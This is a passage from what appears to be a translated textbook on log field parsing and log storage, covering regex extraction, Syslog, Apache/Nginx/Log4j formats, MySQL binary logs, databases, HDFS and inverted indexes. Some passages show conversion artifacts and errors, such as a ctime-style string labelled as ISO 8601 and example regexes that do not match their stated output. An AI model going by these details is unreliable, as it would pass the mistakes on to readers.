192.168.1.103 -- [01/Aug/2014:12:07:39 +0800] "GET / HTTP/1.1" 200 3228 "-" "Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET CLR 1.1.4322; .NET4.0C)"
```

The following are some of the extractable fields:

client\_ip: 192.168.1.103

timestamp: 01/Aug/2014:12:07:39+0800

method: GET

status: 200

resp\_len: 3228

os: Windows NT 5.1

It can be seen intuitively that this log record contains information such as the log source address,

the timestamp when the log was generated, the request method, status code, message length, and system description. These are the fields extracted from the log record, and they have specific meanings.

Different fields have different significance for different management personnel. Corresponding to the example above, for a network administrator, they may be more concerned with fields such as the browser version (such as MSIE 8.0), operating system (such as Windows NT 5.1); while for a database administrator, they may be more concerned with certain types of database information, such as information related to MySQL."

## 5.2 General Fields

Logs from different sources vary in content, but some fields are common to most logs as they contain basic information about the log's origin. This section will elaborate on some of these general fields.

### 5.2.1 Timestamp

A timestamp indicates the exact time a log is generated, typically including year, month, day, hour, minute, and second, and sometimes the time zone. For example:

```
2017-06-08T11:29:29.209Z
```

This example is the standard XML Schema date format. The 'T' indicates the time that follows. 'Z' stands for the zero time zone, also known as Coordinated Universal Time (UTC).

It's worth noting that there are various formats for timestamps.

If using the ISO 8601 standard, the format is like Fri Jul 05 21:28:24 2013 ISO 8601.

If using the UNIX system format, the format is like 1412899200.000.

### 5.2.2 Log Source

The log source indicates where the log comes from. Various software (systems, firewalls, etc.) and hardware (switches, routers, etc.) in the data center are constantly generating logs and can become log sources. Based on the log collection method, the main log sources for push-based logs include Syslog, SNMP, Windows, etc., and for pull-based logs, there are Checkpoint firewall

logs, MySQL database logs, etc.

The following are some common log sources:

Operating Systems: Record various activity information of the operating system, such as login information for Linux systems.

Network Daemons: Record messages from various network connection services.

Applications: Record user activity information for applications.

### 5.2.3 Execution Results

Logs typically indicate whether the corresponding system activities were successful or failed, along with providing prompt messages. The following example is a clear error message indicating a database connection failure.

```
ERROR: DB connection error!
```

### 5.2.4 Log Priority

Log priority represents the importance of the log message, and users can parse logs of different levels based on their needs. Taking Apache's open-source project Log4j as an example, Log4j defines 8 log levels, with the priority from high to low being OFF, FATAL, ERROR, WARN, INFO, DEBUG, TRACE, ALL.

ALL: The lowest level, used to turn on all log records.

TRACE: A very low log level, generally not used.

DEBUG: Indicates fine-grained information events that are very helpful for debugging applications, mainly used to output some running information during the development process.

INFO: At a coarse-grained level, it highlights the running process of the application, mainly used to output some important information about the program running in the production environment.

WARN: Indicates potential error situations, some of which are not error messages but also give programmers some hints.

ERROR: Points out that although an error event has occurred, it does not affect the system's continued operation.

FATAL: Points out a serious error event that will cause the application to exit, with a higher level.

OFF: The highest level, used to turn off all log records.

It is worth noting that when parsing logs of a certain level, all logs with a higher level than that will also be parsed. For example, if the priority is set to WARN, then logs of levels OFF, FATAL, ERROR, and WARN will all be within the output range.

## 5.3 Field Extraction

The process of obtaining fields in the log is called field extraction, which is the first step of field parsing.

### 5.3.1 Log Syntax

Before field extraction, it is necessary to understand the log syntax.

Any format of log file has a syntax. The log syntax is conceptually similar to the syntax of human language (such as English). Sentences in human languages usually include subjects, predicates, objects, complements, attributes, etc. After understanding the log syntax, logs can be broken down into various components, facilitating subsequent log extraction and analysis.

Let's try to analyze the syntax of a single Syslog record, for example:

```
SERVERS.NET class 1 do not match hint records
```

Here, the "subject" is class, the "predicate" is match, and the "object" is records.

Different log types have different log syntaxes, and in practical applications, a good log syntax should be chosen. In other words, a log structure that can provide as complete and clear information as possible should be used. So, what is a good log syntax? Since different logs have different usage scenarios, it is difficult to define which specific fields are definitely useful, but the general criteria for judgment can refer to the content of section 1.2.3.



## 5.3.2 Field Extraction Methods

### 1. Simple Field Extraction

Simple field extraction can be based on the known start and end positions of the field to extract the value of that field.

Using string processing functions of programming languages is a good example, such as Python's slice function:

```
slice(start,stop)
```

Given the parameters start and stop, you can slice the log text to obtain the specified position information.

### 2. Regular Expressions

Regular expressions, also known as regex (RE), is a common concept in computer science. A regular expression describes a string matching pattern that can be used to check if a certain substring exists in a string and extract or replace the matched substring. Many programming languages support regular expressions.

In the log parsing process, regular expressions can be used to extract fields that conform to a certain defined pattern, especially after understanding the corresponding syntax structure of the log.

Assuming there is such a log:

```
2014-05-14 23:24:47 15752 [Note] InnoDB: 128 rollback segment(s) are active
```

If you want to extract the following fields: timestamp, pid, loglevel, and message, you can configure the following regular expression:

```
(?<timestamp>\S+\S+)(?<pid>\S+)\[(?<loglevel>\S+)\](?<message>.*)
```

Here, \S matches non-space characters; \S+ matches consecutive non-space characters; (?<key>value) indicates extracting a field named key with the value of value. Using the above regular expression can parse the following results.

timestamp: 2014-05-14 23:24:47

pid: 15752

loglevel: Note

message: InnoDB: 128 rollback segment(s) are active

### 3. Semantic Parsing

Some fields, in addition to their own meaning, can be further parsed to represent the meaning of the field value. For example, based on the mobile phone number or fixed telephone number information in the log, you can further parse the city, operator's place of registration, and other information.

There are also some fields with special syntactic structures, listed as follows.

#### 1) URL Fields

URLs have a fixed format, which can indicate which network protocol is used for the current link, as well as the server name, etc. For example:

```
https://tower.im/attachments/472615098d4d4d3d87e5662fe842effe/preview?t=0
```

## 2) CSV Fields

For log parsing in CSV format, the string can be split according to a fixed delimiter, for example:

```
192.168.1.21, mobile_api, admin,13800000000
```

It can be split according to ",", and then define the list of field names after splitting as ip, application, admin, telephone.

## 3) XML Fields

XML is a markup language with special information symbols - tags.

For example, <body> is a tag:

```
<body>Don't forget the meeting!</body>
```

## 4) Fields in Syslog Logs

For the PRI part in Syslog logs, the Severity and Facility fields can be further parsed. Here is a Syslog log:

```
<30>Feb 8 10:00:50 beast logmask[1833]: informative message, pid = 1833
```

Where <30> is the PRI part, after converting the number 30 into binary, the low 3 bits represent Severity, and the remaining high bits represent Facility after shifting right by 3 bits.

## 4. Key-Value Parsing

Sometimes, logs explicitly give field names and field values in the form of key-value, which makes it possible to understand the meaning of the fields. For example, in some logs, 192.168.1.1 appears as a field, and in key-value form logs, it may appear in the form of ip=192.168.1.1. Here is a log example:

```
field=tag&filters=&order=desc&page=1&query=*&size=50&sourcegroup=all&sourcegroupCn=%E6%89%80%E6%9C%89%E6%97%A5%E5%BF%97&time_range=-2d,now&type=fields
```

This is a key-value log with & and = as delimiters, and by using & for parsing, you can get the result in the form of key=value.

## 5. Combination of Multiple Methods

There is no fixed method for log field extraction, and it should be decided according to the application scenario and the convenience of the programming language. Some logs are more complex and require the combination of multiple field extraction methods. For example, you can use a combination of key-value parsing and regular matching to extract fields. Assuming the following log:

```
<190>May 18 11:20:10 2016 HLJ_S12508_1_FW
%%10FILTER/6/ZONE_DP_FLT_EXECUTION_TCP_LOG(l):
-DEV_TYPE=SECPATH -PN=210231A0H6010C000002;
srcZoneName(1034)=serveruntrust; destZoneName(1035)=servertrust;
rule_ID(1070)=90; policyActType(1071)=denied; protType(1001)=TCP(6);
srcIPAddr(1017)=10.167.77.99; destIPAddr(1019)=10.166.5.70;
srcPortNum(1018)=49362; destPortNum(1020)=1521;
beginTime_e(1013)=05182016112009; endTime_e(1014)= 05182016112009;
```

First, perform regular matching on the above log to obtain the following results:

```
<%{NOTSPACE:id}>(<timestamp>%{NOTSPACE}\s+%{NOTSPACE}\s+%{NOTSPACE}\s+%{NOTSPACE}\s+%{NOTSPACE:host}
\s+)%{NOTSPACE:vendor}>[^\s]*/(<severity>[^\s]*/(<MNEMONIC>[^\s]*):
-DEV_TYPE=SECPATH-PN=210231A0H6010C000002;(<message>.*)
```

Next, the key-value parsing method can be used Continuing from where we left off:

### 5.3.3 Common Log Types Field Extraction

After introducing various field extraction methods, this section will discuss the field extraction of some commonly used log types.

#### 1. Apache

For Apache logs, the log format can be configured according to actual needs, and the specific configuration rules can be referred to in the Apache official documentation. Here is an example of an Apache log format:

```
%h %l %u %t \"%r\" %>s %b
```

The meanings of each item are as follows:

`%b`: The number of bytes transferred, excluding the HTTP headers, in CLF format.

`%h`: The remote host.

`%l`: The remote logname.

`%r`: The first line of the request.

`%>s`: The status of the last request.

`%t`: The time in the common log format.

You can also automatically recognize Apache's error logs. Typically, the log format is as follows:

```
[Fri Jul 05 21:28:24 2013] [error] child process 1245 still did not exit, sending a SIGKILL
```

For the above log, you can parse the fields of timestamp, loglevel, and message, with their values corresponding to "Fri Jul 05 21:28:24 2013", "error", and "child process 1245 still did not exit, sending a SIGKILL" respectively.

## 2. Nginx

Nginx log format is essentially the same as Apache log format, and the specific configuration can be referred to in the Nginx official documentation. A commonly used log format is as follows:

```
log_format main '$remote_addr - $remote_user [$time_local] "$request"
'$status $body_bytes_sent';
log_format combind '$remote_addr - $remote_user [$time_local] "$request '
'$status $body_bytes_sent "$http_referer"
"$http_user_agent";
log_format default '$remote_addr - $remote_user [$time_local] "$request"
'$status $body_bytes_sent "$http_referer"
"$http_user_agent" "$http_x_forwarded_for";
access_log /var/log/nginx/access.log main;
```

## 3. Log4j

Log4j is a commonly used logging library for Java programs, and the specific configuration can be referred to in the Log4j configuration documentation.

Here is an example of a Log4j log format:

```
%d{ISO8601} %p %t %c.%M - %m%n
```

From the above log, you can parse fields such as timestamp, loglevel, thread, class, method, and message.

## 4. JSON

JSON (JavaScript Object Notation) is a lightweight data interchange format. It is based on a subset of ECMAScript. JSON uses a completely language-independent text format, which is easy for programmers to read and write, and also easy for machines to parse and generate (usually used

to improve network transmission speed). Here is an example:

```
{
  "timestamp": "2014-09-11t01:13:24.012+0800",
  "family": {
    "father": "LiLei",
    "mother": "HanMeimei"
  }
}
```

You can directly parse the fields based on the key-value format. In the above example, the fields that can be parsed are timestamp, family, father, and mother. Most programming languages come with libraries to parse JSON.

## 5. MySQL

MySQL is a commonly used database type. MySQL logs record the operation of MySQL itself, such as:

```
2014-05-14 23:24:47 15752 [Note] Server hostname (bind-address): '*'; port: 3306
```

From this, you can parse fields such as timestamp, loglevel, pid, and message.

## 6. Linux

Linux is a very common operating system. If you need to analyze Linux system logs, you can encapsulate them into standard Syslog logs and parse the following fields: timestamp, appname, hostname, priority, facility, severity, and message.

## 5.4 Schema on Write vs. Schema on Read

When it comes to new log data, you can either store first and then parse, or parse first and then store; both methods have their own advantages and disadvantages.

"Schema on write" means that data is processed before being stored in the database, while "schema on read" means that data processing is postponed until after it is read from the database. If you can be certain that the format of the log data to be processed will not change for a long period of time, then you can use "schema on write," which allows the data to be read directly from the database for analysis. However, if there are many types of businesses and there is a possibility of expansion in the future, it is recommended to use "schema on read." This way, you can handle the data according to specific needs, combined with some analysis tools such as Hive, Spark, etc.

The advantage of "schema on write" is good performance and fast parsing speed, while the disadvantage is memory consumption.

The advantage of "schema on read" is strong scalability, while the disadvantage is slightly poorer performance.



## 5.5 Common Field Parsing Issues

### 5.5.1 Field Aliases

Some fields have aliases, such as datetime and timestamp, ip and address. When parsing fields, it is necessary to unify fields with the same meaning but different names according to the actual application scenario.

### 5.5.2 Multiple Timestamps

Usually, a log has multiple available timestamps, each representing different meanings. For example, the log display timestamp represents the time when the log is generated and is the most intuitive timestamp. In addition, there are log sending timestamps, log arrival timestamps, etc.

When using, you can specify a reasonable timestamp selection order, that is, read the first available timestamp in a certain order from many timestamps as the parsing result.

In addition, there are various standard formats for timestamps, and attention should be paid to the division of format types when parsing.

### 5.5.3 Special Characters

Logs themselves contain some special characters. To facilitate field parsing, if the field name contains some special characters, such as spaces or periods, consider replacing them with other characters (such as underscores).

For example:

```

{
  "a":1,
  "d.e":3,
  "d":{
    "e":4
  }
}

```

The above content can be rewritten as:

```

{
  "a":1,
  "d_e":3,
  "d":{
    "e":4
  }
}

```

## 5.5.4 Encapsulate into Standard Logs

Some logs can be encapsulated into a certain type of standard log for easy parsing. For example, for Linux logs, they can be encapsulated into standard Syslog logs.

## 5.5.5 Type Conversion

Many times, the fields extracted by field parsing are of string type by default. If you want to convert them to numerical types for later statistics, you need to perform type conversion during the parsing process. For example, after log parsing, the fields are as follows:

```
k1:"123", k2:"123.0"
```

They can be converted to:

```
k1:123, k2:123.0
```

### 5.5.6 Sensitive Information Replacement

Some fields contain sensitive information, such as phone numbers, home addresses, etc. During the parsing process, sensitive information should be replaced. For example, if the original log is "123abc456", set a regular expression ``(d+)[a-z]+``, and replace the content with ``$1###``, then the original log is replaced with "123###456".

### 5.5.7 HEX Conversion

If there are hexadecimal data in the logs (such as the output of tcpdump-X), they can be converted through HEX conversion to convert hexadecimal data into the original message format.

Take the following hexadecimal string as an example:

```
68656c6c6f20776f726c64
```

Its converted text has higher readability:

```
`hello world` hello world
```

## 5.6 Summary

This chapter mainly introduces the concept of fields and field extraction methods. Due to the diversity of log syntax, there are various field extraction methods, and it is often necessary to combine multiple methods during the extraction process. This chapter also explains in detail the advantages and disadvantages of "schema on write" and "schema on read," and summarizes common problems in field parsing.

# CHAPTER

# 6

## Log Storage

- ☐ Log Storage Forms
- ☐ Log Storage Methods
- ☐ Physical Log Storage
- ☐ Log Retention Strategies
- ☐ Log Search Engines
- ☐ Summary



Logs are used to record the execution process of a machine, and their content continues to grow. When accumulated to a certain amount, they pose a significant challenge for storage and retrieval. How to store logs, what retention strategies to apply, and how to apply them to retrieval are the key points discussed in this chapter.

## 6.1 Log Storage Forms

Logs are utilized to document critical information and error messages during the operation of a system to facilitate the monitoring of system health and the identification of issues. As such, the content stored within logs should be readable and translatable or convertible into a language comprehensible to the log users. The common forms of log storage typically include plain text, binary text, compressed text, and encrypted text.

### 6.1.1 Plain Text

Currently, the majority of systems employ plain text for log documentation. This category of log is expedient and straightforward to write, possesses strong readability during queries, and is widely supported by various log framework tools.

The steps for storing plain text logs are as follows:

- (1) A log file is created on the disk to store logs, and this is specified within the program.
- (2) Each log entry is stored in a common or custom format, as illustrated in Figure 6-1. Common log formats encompass timestamps, log levels, thread or process IDs, request IDs, and detailed information. Syslog, a log storage format widely applied, is the standard for many systems such

as UNIX and Linux.

(3) Depending on the operational status of the system, each log entry is sequentially appended to the end of the designated log file.

(4) The configuration determines the termination point for log storage and the timing for the creation of a new log file. For instance, if the system is set to initiate a new log file daily, from midnight of the following day, the system will generate a new log file according to the date, and the logs for the second day will be recorded in this new log file, rather than being appended to the end of the log file from the first day. In the absence of such configuration, each log entry defaults to being appended to the end of the already created log file until the disk becomes full.

(The following are sample log entries formatted in plain text.)

```
2019-05-22 15:07:15,663 WARN pool-11-thread-16 search.
EsSearchUtil e38ad41e_d674_4f24_b9a9_927d0d84db2f: execute spl with rc not 0
2019-05-22 15:08:34,315 DEBUG
yotta-frontend-actor-system-akka.actor.default-dispatcher-56
yottabyte.FrontendService
f79c0ff7_5c50_2234_9beb_797fed264acd: handle NoRESTful success, frontendRequest costTime: 28ms, uri -> GET
http://192.168.1.134:8080/?act=_health
2019-05-22 15:08:34,627 INFO
yotta-frontend-actor-system-akka.actor.default-dispatcher-43
yottabyte.FrontendService
24bfa889_769b_4ada_9fa9_3840ca9bbe48: receive NoRESTful
uri -> POST
http://192.168.1.134:8080/es?act=batch_increase_used_flow_quota
```

Figure 6-1 Plain Text Log Storage Format



## 6.1.2 Binary Text

Binary text type log files are machine-readable and not easily readable for humans. Typically, to read such log files, you need to use special tools and applications. The following uses MySQL binary log files as an example to introduce the storage format, function, and parsing tools of binary log files.

MySQL binary log files mainly record MySQL statements that modify data or may cause data changes, which are used for database recovery, master-slave replication, auditing, and other operations.

As shown in Figure 6-2, it is a list of MySQL binary log files.

```
root@localhost[tempdb]> show binary logs;
```

Log_name	File_size
binlog.000001	147
binlog.000002	147
binlog.000003	147
binlog.000004	498

-----

Author: Leshami  
Source: CSDN  
The Original: <https://blog.csdn.net/leshami/article/details/39801867>

Figure 6-2 MySQL Binary Log File List

Opening the `binlog.000003` file, you can see the file content as shown in Figure 6-3.

```

root@localhost[tempdb]> hexdump -C binlog.000003
00000000 fe 62 69 6e f1 34 08 58 0f 02 00 00 00 67 00 00 |.bin.4.X.....g..|
00000010 00 6b 00 00 00 01 00 04 00 35 2e 35 2e 35 31 2d |.k.....5.5.51-|
00000020 6c 6f 67 00 00 00 00 00 00 00 00 00 00 00 00 00 |log.....|
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....|
00000040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 |.....|
00000050 38 0d 00 08 00 12 00 04 04 04 04 12 00 00 54 00 |8.....T.|
00000060 04 1a 08 00 00 00 08 08 08 02 00 42 35 08 58 02 |.....B5.X.|
00000070 02 00 00 00 4a 00 00 00 b5 00 00 00 08 00 a2 00 |...J.....|
00000080 00 00 01 00 00 00 0a 00 00 1a 00 00 00 00 00 00 |.....|
00000090 01 00 00 00 00 00 00 00 00 06 03 73 74 64 04 21 |.....std.!!|
1
2
3
4
5
6
7
8
9
10
11
-----
Author: Zhuxiaosi
Source: CSDN

```

Figure 6-3 MySQL Binary Log File Content

Below, parsing tools are used to parse the binary log file.

(1) The command-line tool `mysqlbinlog` is used to directly extract the contents of the binary log file.

From Figure 6-4, you can see that the MySQL binary log file not only records all operations performed on the MySQL database but also records the time of the operation, execution duration, and operation data.

```

root@localhost[tempdb]> system mysqlbinlog /var/lib/mysql/binlog/binlog.000004

/*!50530 SET @@SESSION.PSEUDO_SLAVE_MODE=1*/;

/*!40019 SET @@session.max_insert_delayed_threads=0*/;

/*!50003 SET @OLD_COMPLETION_TYPE=@@COMPLETION_TYPE,COMPLETION_TYPE=0*/;

DELIMITER /*!*/;

# at 4

#141003 13:46:39 server ID 1 end_log_pos 107 Start: binlog v 4, server v 5.5.39-log created 141003 13:46:39

# Warning: this binlog is either in use or was not closed properly.

BINLOG '
PzguVA8BAAAZwAAAGsAAAAABAAQANS41LjM5LWxvZwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEzgNAAGAEgAEBAQEEgAAVAAEGggAAAAICAgCAA==
'/*!*/;

# at 107

#141003 14:08:58 server ID 1 end_log_pos 194 Query thread_ID=1 exec_time=0 error_code=0

SET TIMESTAMP=1412316538/*!*/;

SET @@session.pseudo_thread_ID=1/*!*/;

SET @@session.foreign_key_checks=1, @@session.sql_auto_is_null=0, @@session.unique_checks=1, @@session.
autocommit=1/*!*/;

SET @@session.sql_mode=0/*!*/;

SET @@session.auto_increment_increment=1, @@session.auto_increment_offset=1/*!*/;

/*!C utf8 *//*!*/;

SET @@session.character_set_client=33,@@session.collation_connection=33,@@session.collation_server=8/*!*/;

SET @@session.lc_time_names=0/*!*/;

SET @@session.collation_database=DEFAULT/*!*/;

create database tempdb

/*!*/;

# at 194

#141003 14:09:36 server ID 1 end_log_pos 304 Query thread_ID=1 exec_time=0 error_code=0

use `tempdb`/*!*/;

SET TIMESTAMP=1412316576/*!*/;

create table tb1(ID smallint, val varchar(10))

/*!*/;

```

Figure 6-4 Viewing the Contents of a Parsed Binary Log File

(2) The `show binlog events` command is used to view the events in the MySQL binary log file, as shown in Figure 6-5.

```

root@localhost[tempdb]> show binlog events in 'binlog.000004';

+-----+-----+-----+-----+-----+-----+
| Log_name | Pos | Event_type | Server_ID | End_log_pos | Info |
+-----+-----+-----+-----+-----+-----+
| binlog.000004 | 4 | Format_desc | 1 | 107 | Server ver: 5.5.39-log, Binlog ver: 4 |
| binlog.000004 | 107 | Query | 1 | 194 | create database tempdb |
| binlog.000004 | 194 | Query | 1 | 304 | use'tempdb'; create table tb1(ID smallint,val varchar(10)) |
| binlog.000004 | 304 | Query | 1 | 374 | BEGIN |
| binlog.000004 | 374 | Query | 1 | 471 | use'tempdb'; insert into tb1 values(1,'jack') |
| binlog.000004 | 471 | XID | 1 | 498 | COMMIT /* xID=25 */ |
+-----+-----+-----+-----+-----+-----+

-----
Author: Leshami
Source: CSDN

```

Figure 6-5 Viewing Events in a Binary Log File

### 6.1.3 Compressed Text

When log files accumulate to a certain extent, they can consume a significant amount of disk space. Some logs, although outdated, still need to be retained; some logs, although redundant, need to be kept as backups. These logs that are not frequently accessed, have weaker associations with current information, but need to be preserved, can be stored by compression to save disk space.

Log compression can use compression tools built into UNIX or Linux systems, or scripts with compression algorithms. Compression tools such as the `logrotate` command can truncate and compress large log files automatically and even send the compressed logs to a specified

email address. Compression algorithms include gzip algorithm, bz2 algorithm, etc., where the bz2 algorithm supports slicing and can be combined with MapReduce to improve compression efficiency.

The ``logrotate`` command is a log truncation tool that can automatically truncate, compress, and delete old log files.

The gzip algorithm is a very common file compression algorithm, authored by Jean-loup Gailly and Mark Adler, which combines the LZ77 algorithm with Huffman coding to compress data.

The bz2 algorithm is a data compression algorithm released under the free software/open source software agreement, authored by Julian Seward, which is based on the Burrows-Wheeler transform for lossless compression and has higher quality data compression capabilities than traditional LZ77 algorithms.

MapReduce is a programming model commonly used for parallel processing of large data sets, where Map is mapping, and Reduce is reduction, that is, dividing tasks into multiple independent small tasks for processing, and finally merging into a set of computations.

### **6.1.4 Encrypted Text**

The information recorded in logs includes debugging information, hints, and error messages, and sometimes sensitive information. This sensitive information is confidential and not intended to be seen by others. In the context of today's Internet age, with developed networks and log files often stored on cloud servers, the security of log information is more prominent than ever. Once a user's legitimate identity is impersonated by hackers, or if a user, under legal authorization, obtains sensitive information and illegally disseminates it to others, the consequences would be

unimaginable. Therefore, it is necessary to encrypt the logs, which is also a measure to protect the privacy of users and the system. For example, Java programs generally use the AES (Advanced Encryption Standard) encryption algorithm. This is the most common symmetric encryption algorithm, where the encryption and decryption use the same key. This encryption algorithm is very fast in data encryption speed, suitable for occasions where data is frequently sent, but the key transmission is not very convenient.

## 6.2 Log Storage Methods

As the system operates and the number of connected devices increases, the amount of log information increases day by day. Especially with the advent of the Internet of Things era, the association between various devices will generate a large amount of log information.

For simple programs, logs can be directly stored on the server where the program is located and accessed via commands; but for large-scale systems with complex structures, the volume of logs is huge, which increases the difficulty of storage and query.

Some logs of lower importance can be cleaned up in time after real-time query and processing. However, in some scenarios, some logs need to be retained for a period of time for future review and query statistics, which involves how to store logs reasonably. This section introduces the log storage methods.

### 6.2.1 Database Storage

Databases are general tools for storing data, divided into relational databases (such as MySQL, Oracle, and SQL Server, etc.) and non-relational databases (such as MongoDB, Redis, and HBase, etc.).

#### 1. Storage and Query

Relational databases consist of two-dimensional tables and the relationships between them. Programmers can extract useful information from the log files into fields and store them in database tables, and then obtain the required log information from the database tables, and also back up and import related information.



Non-relational databases (NoSQL) mainly refer to non-relational, distributed, and databases that do not provide ACID (the four basic elements of database transaction processing) database design patterns. Log files can be in the form of key-value, documents, etc., and are distributed and stored on different machines. This storage method can be conveniently used by object-oriented languages. Such databases can achieve fast query of data in massive data.

## **2. Advantages and Disadvantages**

Relational databases consist of two-dimensional tables and the relationships between them. Programmers can extract useful information from the log files into fields and store them in database tables, and then obtain the required log information from the database tables, and also

### **1) Advantages**

(1) Ease of Use.

Storing log files in databases allows for easy addition, deletion, modification, and querying through SQL or similar methods.

(2) Access Control and Backup Recovery Features.

Databases come with access control and backup recovery features to ensure data security and stability.

(3) Easy Deployment.

Database deployment is convenient as most current systems already utilize databases. Therefore, simply adding a few log-related tables or file directories to the database completes the deployment.

### **2) Disadvantages**

(1) Time Consumption in Read and Write Operations.

The read and write overhead of databases is much greater than that of memory. Most of the time

for a record request is spent on database operations.

(2) Limited Query Speed.

When dealing with large amounts of data or performing joint table queries, query speed can be a bottleneck. This can be improved by optimizing query statements or creating indexes, but the query speed is still limited and creating indexes will also occupy a certain amount of space.

(3) High Overhead in Deletion.

When the accumulated amount of data is too large, the deletion of some historical log records that can be cleared is time-consuming and can easily lead to large transactions, i.e., it takes a long time to successfully delete.

(4) Risk of Data Loss.

The database usually does not only record log information but also records other functional information of the system. When the function changes, the system is upgraded, or the database fails, the data will face the risk of loss

### **3. Application Scenarios**

Using databases for log information storage is mostly because the product needs to display log information, such as audit functions, analysis functions. The front end of the product needs to obtain log record information through the backend for users to view. In the case of extracting the same key information from multiple logs and performing correlation queries on multiple logs, using databases is convenient and fast.

Taking MySQL as an example, suppose a product needs a page to display user operation records.

The original log of operation records is shown in Figure 6-6.

```
2019-03-11 20:50:20 — No.33 user view the alert list success!
2019-03-12 15:07:12 — No.35 user update the user password failed,
because origin password input wrong.
```

Figure 6-6 Original Log of Operation Records

First, extract the key information needed by the product, including user ID, user name, operation type, operation object, operation time, success or failure, and the reason for the problem.

Then, based on the extracted key information, create a database table as shown in Figure 6-7.

```
CREATE TABLE 'operation_record' (
  'ID' int(11) NOT NULL AUTO_INCREMENT,
  'account_ID' int(11) NOT NULL,
  'account_name' varchar(45) NOT NULL,
  'operation_type' varchar(45) NOT NULL,
  'operation_target' varchar(255) NOT NULL,
  'timestamp' bigint(20) NOT NULL,
  'is_success' tinyint(1) NOT NULL,
  'error' varchar(255) NOT NULL,
  PRIMARY KEY ('ID')
) ENGINE=InnoDB DEFAULT CHARSET=utf8
```

Figure 6-7 Creating a Database Table for Operation Records

Next, store the key information into the database table as shown in Figure 6-8.

```
INSERT INTO 'my_try'. 'operation_record' ('account_ID', 'account_name', 'operation_type', 'operation_target', 'is_success')
VALUES ('33', '张三', 'read', 'ALERTLIST', '1');

INSERT INTO 'my_try'. 'operation_record' ('account_ID', 'account_name', 'operation_type', 'operation_target', 'is_success',
'error') VALUES ('35', '王五', 'update', 'PASSWORD', '0', 'origin password input wrong.');
```

Figure 6-8 Storing Key Information into the Database Table

Finally, display the log operation records in the database table (operation\_record) as shown in Figure 6-9.

id	account_id	account_name	operation_type	operation_targ...	timestamp	is_success	error
1	33	张三	read	ALERTLIST	0	1	
2	35	王五	update	PASSWORD	0	0	origin password input wrong.
NULL	NULL	NULL	NULL	NULL	NULL	NULL	NULL

Figure 6-9 Displaying Log Operation Records

## 6.2.2 Distributed Storage

For the storage of large-scale logs, the capacity of a single machine is often insufficient, making the adoption of a distributed system an excellent choice. Typical representatives of distributed storage include Hadoop. The capacity and scale of a distributed system are unlimited and can be expanded as needed. The speed of querying and retrieving information can also be greatly improved through algorithms, and data node information can be backed up to ensure data security.

### 1. Storage and Query

The Hadoop Distributed File System (HDFS) is a distributed file system that can run on general-purpose hardware. HDFS supports "write once, read many" files, where reading is accessed in a streaming manner, combined with the concept of MapReduce.

HDFS uses a Master/Slave architecture, with an HDFS cluster consisting of a Namenode and a certain number of Datanodes. The Namenode is a central server responsible for managing the file system's namespace and client access to files. Files are divided into one or more data blocks, with block sizes that can be 64MB or 128MB, stored across a group of Datanodes. The Namenode performs namespace operations of the file system, such as opening, closing, or renaming files or directories, and also determines the mapping of data blocks to specific Datanodes. Datanodes handle read and write requests from the file system client, creating, deleting, and replicating data

blocks under the unified scheduling of the Namenode.

## 2. Advantages and Disadvantages

### 1) Advantages

(1) Scalability.

You can add or reduce cluster nodes as needed.

(2) Support for Large Data Sets.

Files are divided into blocks, and a single file can be distributed across multiple nodes. The typical file size in HDFS is usually at the GB to TB level.

(3) High Throughput.

It achieves high throughput using distributed parallel processing and streaming data access.

(4) Fault Tolerance.

Each node stores backups of other certain nodes. When a node fails, it can be quickly detected and automatically recovered from the backup of the failed node.

(5) Low Hardware Requirements.

Hadoop has low hardware requirements and can run on ordinary commercial computers. When hardware fails, the fault tolerance recovery mechanism allows users to experience no interruption.

### 2) Disadvantages

(1) Need for Secondary Development.

Log recording tools have limited support for Hadoop, and users often need to develop systems based on Hadoop according to their own needs.

(2) Access Latency.

Hadoop is designed for high data throughput, which comes at the cost of access latency.

### 3. Application Scenarios

Hadoop is suitable for the storage of very large log files and scenarios where the requirement for query latency is not high; it is not suitable for the storage of a large number of small files, scenarios requiring low latency data access, and scenarios involving multi-party read and write, arbitrary file modification.

## 6.2.3 File Retrieval System Storage

Logs are mostly stored in the form of files. How to search quickly and efficiently among a large number of files depends not only on the search algorithm but also on the file storage method. Reasonable file storage can greatly improve query speed. Many search engines adopt an inverted index storage method. Since the data operations of search engines are relatively simple, usually only including add, delete, modify, and query functions, and the data format is relatively fixed, simple and efficient application programs can be designed for these functions.

An inverted index, also known as a reverse index, is an indexing method. Through an inverted index, you can quickly obtain a list of documents that contain a certain word. The inverted index mainly consists of two parts: the word dictionary and the inverted list. Modern search engines mostly use inverted indexes. Compared with signature files, suffix trees, and other index structures, the inverted index is the best way and the most effective index structure to achieve the mapping relationship from words to documents.

Common systems that use inverted index storage and query data include Lucene and Elasticsearch. Lucene is a sub-project of the Apache Software Foundation's Jakarta project, an

open-source full-text search engine toolkit, but it is not a complete full-text search engine, but provides the architecture of a full-text search engine. Elasticsearch is a full-text search engine based on Lucene, and it is also a popular enterprise-level search engine.

## 1. Storage and Query

Elasticsearch stores document data in the form of an inverted index data structure. The inverted index establishes a mapping relationship between words and documents, and the data is word-oriented rather than document-oriented. With an inverted index, there is naturally a forward index, and the data of the forward index is document-oriented. Why is the data structure of the inverted index more conducive to query? For example, when searching for a keyword, using a forward index requires querying all documents, that is, searching for the index that contains the keyword in the keyword index list of each document, and then returning all documents that contain the keyword index as the result. If the amount of documents is huge, the query will be slow and laborious. If using an inverted index, you can directly find the document index corresponding to the keyword in the keyword list, and then return all documents that contain the keyword, which greatly improves efficiency.

## 2. Advantages and Disadvantages

### 1) Advantages

(1)Fast Search Speed: The inverted index can improve search efficiency, especially when facing massive amounts of data. When performing multi-keyword queries, the logical operations of the query can be completed in the inverted list first, and then the records are retrieved, thereby effectively improving the search speed.

(2)Strong Concurrency: The inverted index is usually considered immutable, so it does not require locking, thus enhancing concurrency.

(3)Save on CPU and Disk I/O Overhead: The inverted index can be compressed, thereby saving on CPU and disk I/O overhead.

## 2) Disadvantages

(1)Time-consuming to Create Indexes.

When storing documents, it is necessary to create corresponding indexes for each keyword in the document, which takes a certain amount of time.

(2)High Maintenance Cost.

